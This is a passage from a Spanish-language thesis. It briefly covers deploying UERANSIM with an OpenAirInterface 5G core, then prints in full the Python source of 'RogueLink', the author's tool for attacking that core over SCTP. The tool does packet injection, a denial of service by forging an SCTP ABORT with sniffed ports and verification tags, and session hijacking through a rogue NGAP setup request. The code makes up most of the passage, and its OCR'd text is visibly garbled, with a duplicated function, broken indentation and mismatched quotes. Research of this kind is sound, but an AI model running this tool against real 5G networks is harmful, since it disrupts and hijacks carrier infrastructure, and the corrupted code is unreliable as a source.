Para iniciar la ejecución de *UERANSIM,* primero es necesario ejecutar el CN como se ha explicado anteriormente y después usar el siguiente comando:

```
docker-compose -f docker-compose-ueransim-vpp.yaml up -d

# Para parar el contenedor de UERANSIM:
docker-compose -f docker-compose-ueransim-vpp.yaml down
```

Tras la ejecución del primer comando, el contenedor de *UERANSIM* quedaría desplegado y conectado al CN de OAI. Para comprobar el correcto funcionamiento del mismo, es necesario acceder a los *logs* mediante el comando:

```
docker logs ueransim
```

La ilustración 45 muestra la salida del comando anterior. En la misma se puede observar el procedimiento de establecimiento de conexión SCTP entre el gNB y el AMF, la asociación NGAP y la creación de un UE operativo en su totalidad y su paso de *DEREGISTERED* a *REGISTERED*, pasando por todos los procesos intermedios.



ILUSTRACIÓN 45. REGISTRO DE UERANSIM

Con esto, quedaría desplegada una red 5G operativa usando OAI como núcleo de red 5G junto con *UERANSIM* como implementación de RAN.

ANEXO E. *RogueLink*

En este ANEXO, se muestra el código de la herramienta que se ha desarrollado, para automatizar los ataques que se han explicado a lo largo de la memoria, en su totalidad. Se puede encontrar publicada en *GitHub*, a través del siguiente enlace: https://github.com/Slakeo/PFG.git.

```
import argparse
import subprocess
import socket
import sctp
import threading
import time
import os
from scapy.all import *
from termcolor import colored

def print_title():
    os.system("clear" if os.name == "posix" else "cls")
    title = r"""
    @@@@@@@    @@@@@@    @@@@@@@@  @@@  @@@  @@@@@@@@  @@@       @@@
@@@  @@@  @@@  @@@
    @@@@@@@@  @@@@@@@@  @@@@@@@@@  @@@  @@@  @@@@@@@@  @@@       @@@
@@@@ @@@  @@@  @@@
    @@!  @@@  @@!  @@@  !@@        @@!  @@@  @@!       @@!       @@!
@@!@!@@@  @@!  !@@
    !@!  @!@  !@!  @!@  !@!        !@!  @!@  !@!       !@!       !@!  !
@!!@!@!  !@!  @!!
    @!@!!@!   @!@  !@!  !@! @!@!@  @!@  !@!  @!!!:!    @!!       !!@
@!@ !!@!  @!@@!@!
    !!@!@!    !@!  !!!  !!! !!@!!  !@!  !!!  !!!!!:    !!!       !!!  !
@!  !!!  !!@!!!
    !!: :!!   !!:  !!!  :!!   !!:  !!:  !!!  !!:       !!:       !!:  !
!:  !!!  !!: :!!
    :!:  !:!  :!:  !:!  :!:   !::  :!:  !:!  :!:        :!:      :!:  :
!:  !:!  :!:  !:!
    ::   :::  ::::: ::   ::: ::::  ::::: ::   :: ::::   :: ::::   ::
::   ::   ::  :::
     :   : :   : :  :    :: :: :    : :  :   : :: ::   : :: : :  :    :
:    :    :   :::
   By Aleks Georgiev Popov
    """
    print(colored(title, "green"))

def packet_callback(packet, args):
    if packet.haslayer('SCTP') and packet['IP'].src == args.gnb_ip and
packet['SCTP'].type == 5:
        src_port = packet['SCTP'].sport
        vtag = packet['SCTP'].tag
        print(colored(f"[*] gNB SCTP port: {src_port}", "green"))
        print(colored(f"[*] Verification tag: {vtag}", "green"))
        print(colored("[!] Starting DoS attack...", "blue"))
        DoS(src_port, vtag, args)

def stop_sniffing(packet, args):
    if packet.haslayer('SCTP') and packet['IP'].src == args.amf_ip and
```

```
packet['SCTP'].type == 5:
        src_port = packet['SCTP'].sport
        vtag = packet['SCTP'].tag
        print(colored(f"[*] gNB SCTP port: {src_port}", "green"))
        print(colored(f"[*] Verification tag: {vtag}", "green"))
        print(colored("[!] Starting DoS attack...", "blue"))
        DoS(src_port, vtag, args)

def stop_sniffing(packet, args):
    if packet.haslayer('SCTP') and packet['IP'].src == args.amf_ip and
packet['SCTP'].type == 6:
        print(colored("[*] DoS attack --> success", "green"))
        return True
def send_heartbeats(sk):
    while True:
        try:
            time.sleep(5)
        except Exception as e:
            break
def configure_interface(args):
    commands = [f"sudo ip tuntap del dev multihoming mode tun",
                f"sudo ip tuntap add name multihoming mode tun",
                f"sudo ip addr add {args.gnb_ip} dev multihoming",
                f"sudo ip link set multihoming up"]
   for command in commands:
subprocess.run(command, shell=True, check=True)
    print(colored("[*] Interface configuration --> success", "green"))

def DoS(sport, vtag, args):
    sctp_packet = IP(src=args.gnb_ip, dst=args.amf_ip) /
SCTP(sport=sport, dport=38412, tag=vtag) / SCTPChunkAbort()
    send(sctp_packet, verbose=0)
    if args.mode == 3:
        subprocess.run("docker network disconnect demo-oai-public-net
ueransim", shell=True, check=True)
        time.sleep(5)
        sctp_ngap_connection(args)

def sctp_ngap_connection(args):
    ngsetuprequest =
b'\x00\x15\x00\x4e\x00\x00\x04\x00\x1b\x00\x09\x00\x02\xf8\x59\x50\x00\
x00\x00\xff\x00\x52\x40\x17\x0a\x00\x52\x4f\x55\x47\x45\x5f\x47\x4e\x42
\x5f\x46\x41\x4b\x45\x5f\x58\x58\x58\x58\x58\x58\x00\x66\x00\x1a\x00\x0
0\x00\xa0\x00\x00\x02\xf8\x59\x00\x02\x16\xf0\x00\x00\x7b\x10\x08\x00\x
00\x00\x14\x08\x00\x00\x81\x00\x15\x40\x01\x40'
    print(colored("[!] Starting rouge SCTP connection with the AMF...",
"blue"))
    sk = sctp.sctpsocket_tcp(socket.AF_INET)
    sk.connect((args.amf_ip, 38412))
    print(colored("[*] SCTP connection --> success", "green"))
    print(colored("[!] Starting rouge NGAP association with the
```

```
AMF...", "blue"))
    sk.sctp_send(ngsetuprequest, ppid=1006632960)
    print(colored("[*] NGAP association --> success", "green"))
    print(colored("[!] Sending heartbeats...", "blue"))
    heartbeat_thread = threading.Thread(target=send_heartbeats,
args=(sk, ))
    heartbeat_thread.start()
    init_ack_response = sk.recv(2048)

def main():
    print_title()
    parser = argparse.ArgumentParser(
        description="Tool that automates attacks on an OpenAirInterface
5G core network by exploiting SCTP vulnerabilities",
        usage="python3 roguelink.py [--mode MODE] [--file FILE] [--
gnb_ip GNB_IP] [--amf_ip AMF_IP] [--iface IFACE]"
    )

    parser.add_argument("--mode", type=int, choices=[1, 2, 3],
help="Modes: 1) Packet Injection, 2) Denial of Service, 3) Connection
Hijacking")
    parser.add_argument("--file", help="TXT file containing the Hex
Stream")
    parser.add_argument("--gnb_ip", help="IP address of the gNB")
    parser.add_argument("--amf_ip", help="IP address of the AMF")
    parser.add_argument("--iface", help="Interface on which to listen
or inject packets”)
args = parser.parse_args()
   if args.mode == 1:
        if args.file and args.iface:
            print(colored("[+] Selected mode --> Packet Injection",
"yellow"))
            print(colored("[!] Reading Hex from file...", "blue"))
            with open(args.file, "r") as file:
                hex = file.read().strip()
            print(colored("[!] Creating packet...", "blue"))
            packet = bytes.fromhex(hex)
            scapy_packet = Raw(packet)
            wrpcap("packet.pcap", [scapy_packet], linktype=1)
            print(colored("[*] Packet successfully created and saved in
current folder", "green"))
            print(colored("[!] Injecting packet...", "blue"))
            subprocess.run(f"tcpreplay -i {args.iface} -q packet.pcap >
/dev/null 2>&1", shell=True, check=True)
            print(colored("[*] Packet injection --> success", "green"))
        else:
            print(colored("[x] All parameters must be specified: TXT
file and interface. Use --help for more information", "red"))
    elif args.mode == 2:
        if args.gnb_ip and args.amf_ip and args.iface:
            print(colored("[+] Selected mode --> Denial of Serivce
attack", "yellow"))
            print(colored("[!] Starting MITM attack...", "blue"))
```

```
           print(colored("[!] Waiting for sensitive information...",
"blue"))
            sniff(prn=lambda packet: packet_callback(packet, args),
stop_filter=lambda packet: stop_sniffing(packet,args), store=0,
iface=args.iface, filter=f"sctp")
        else:
            print(colored("[x] All parameters must be specified: gNB
IP, AMF IP and interface. Use --help for more information", "red"))
    elif args.mode == 3:
        if args.gnb_ip and args.amf_ip and args.iface:
            print(colored("[+] Selected mode --> Connection Hijacking
attack", "yellow"))
            print(colored("[!] Configuring the multihoming
interface...", "blue"))
            configure_interface(args)
            print(colored("[!] Starting MITM attack...", "blue"))
            print(colored("[!] Waiting for sensitive information...",
"blue"))
            sniff(prn=lambda packet: packet_callback(packet, args),
stop_filter=lambda packet: stop_sniffing(packet, args), store=0,
iface=args.iface, filter=f"sctp")
        else:
            print(colored("[x] All parameters must be specified: gNB
IP, AMF IP and interface. Use --help for more information", "red"))
    else:
        print(colored("[x] A valid usage mode (1, 2 or 3) must be
specified. Use --help for more information", “red"))

if __name__ == "__main__":
    main()
```